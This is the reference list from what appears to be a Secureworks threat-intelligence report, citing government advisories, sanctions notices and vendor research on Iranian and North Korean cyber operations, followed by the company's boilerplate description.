49 **Acting Manhattan U.S. Attorney Announces Charges Against Iranian National For Conducting Cyber Attack And $6 Million Extortion Scheme Against HBO,** https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting, **11/21/17.**

50 **MOST WANTED: BEHZAD MESRI,** https://www.fbi.gov/wanted/cyber/copy_of_behzad-mesri, **2/13/19.**

51 **Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons,** https://home.treasury.gov/news/press-releases/sm611, **2/13/19.**

52 **Emennet Pasargad,** https://rewardsforjustice.net/rewards/emennet-pasargad/, **undated.**

53 **Charming Kitten: "Can We Have A Meeting?",** https://blog.certfa.com/posts/charming-kitten-can-we-wave-a-meeting/, **9/8/22.**

54 **COBALT ILLUSION MASQUERADES AS ATLANTIC COUNCIL EMPLOYEE,** https://www.secureworks.com/blog/cobalt-illusion-masquerades-as-atlantic-council-employee, **3/9/23.**

55 **2021 STATE OF THE THREAT REPORT,** https://www.secureworks.com/resources/rp-state-of-the-threat-2021, **9/21.**

56 **ABRAHAM'S AX LIKELY LINKED TO MOSES STAFF,** https://www.secureworks.com/blog/abrahams-ax-likely-linked-to-moses-staff, **1/26/23.**

57 **Treasury Sanctions Iran Cyber Actors for Attempting to Influence the 2020 U.S. Presidential Election,** https://home.treasury.gov/news/press-releases/jy0494, **11/18/21.**

58 **Predatory Sparrow: Who are the hackers who say they started a fire in Iran?** https://www.bbc.co.uk/news/technology-62072480, **7/11/22.**

59 **Predatory Sparrow operation against Iranian steel maker (2022),** https://cyberlaw.ccdcoe.org/wiki/Predatory_Sparrow_operation_against_Iranian_steel_maker_(2022), **8/17/22.**

60 **Treasury Sanctions Iranian Ministry of Intelligence and Minister for Malign Cyber Activities,** https://home.treasury.gov/news/press-releases/jy0941, **9/9/22.**

61 **Cybercriminals attempt to attack Ukrainian governmental agencies with fake OS updates,** https://cip.gov.ua/en/news/kiberzlovmisniki-namagayutsya-atakuvati-derzhorgani-ukrayini-feikovimi-onovlennyami-operaciinoyi-sistemi, **4/29/23.**

62 **AppleJeus: Analysis of North Korea's Cryptocurrency Malware,** https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-048a, **4/15/21.**

63 **North Korean crypto thefts target Japan, Vietnam, Hong Kong,** https://asia.nikkei.com/Spotlight/Cryptocurrencies/North-Korean-crypto-thefts-target-Japan-Vietnam-Hong-Kong, **5/15/23.**

64 **North Korea Exports,** https://tradingeconomics.com/north-korea/exports, **accessed 8/18/23.**

65 **Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware,** https://securelist.com/operation-applejeus/87553/, **8/23/18.**

66 **BlueNoroff APT group targets macOS with "RustBucket" Malware,** https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware, **4/21/23.**

67 **I see what you did there: A look at the CloudMensis macOS spyware,** https://www.welivesecurity.com/2022/07/19/i-see-what-you-did-there-look-cloudmensis-macos-spyware/, **7/19/22.**

68 **TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies,** https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-108a, **4/20/22.**

69 **Linux malware strengthens links between Lazarus and the 3CX supply-chain attack,** https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack, **4/20/23.**

70 **Kimsuky | Ongoing Campaign Using Tailored Reconnaissance Toolkit,** https://www.sentinelone.com/labs/kimsuky-ongoing-campaign-using-tailored-reconnaissance-toolkit/, **5/23/23.**

71 **Supply-chain attack on 3CX clients,** https://www.kaspersky.com/blog/supply-chain-attack-on-3cx/47698/, **3/30/23.**

72 **3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Actor Responsible,** https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise, **4/27/23.**


73 **North Korean Lazarus Hacking Group Leverages Supply Chain Attacks To Distribute Malware for Cyber Espionage,** https://www.cpomagazine.com/cyber-security/north-korean-lazarus-hacking-group-leverages-supply-chain-attacks-to-distribute-malware-for-cyber-espionage/, **11/5/21.**

74 **North Korea's Lazarus Group Turns to Supply Chain Attacks,** https://www.darkreading.com/threat-intelligence/north-korea-s-lazarus-group-turns-to-supply-chain-attacks, **10/26/21.**

75 **ChatGPT just created malware, and that's seriously scary,** https://www.digitaltrends.com/computing/chatgpt-created-malware/, **4/7/23.**

76 **CISA, NSA, FBI, and International Partners Release Joint CSA on Top Routinely Exploited Vulnerabilities of 2022,** https://www.cisa.gov/news-events/alerts/2023/08/03/cisa-nsa-fbi-and-international-partners-release-joint-csa-top-routinely-exploited-vulnerabilities, **8/3/23.**

77 **Guildma is now abusing colorcpl.exe LOLBIN,** https://isc.sans.edu/diary/rss/29814, **5/5/23.**



ABOUT SECUREWORKS

Secureworks® (NASDAQ: SCWX) is a global cybersecurity leader that protects customer progress with Secureworks® Taegis™, a cloud-native security analytics platform built on 20+ years of real-world threat intelligence and research, improving customers' ability to detect advanced threats, streamline and collaborate on investigations, and automate the right actions.

For more information, call **1-877-838-7947** to speak to a Secureworks security specialist or visit **secureworks.com**

Secureworks®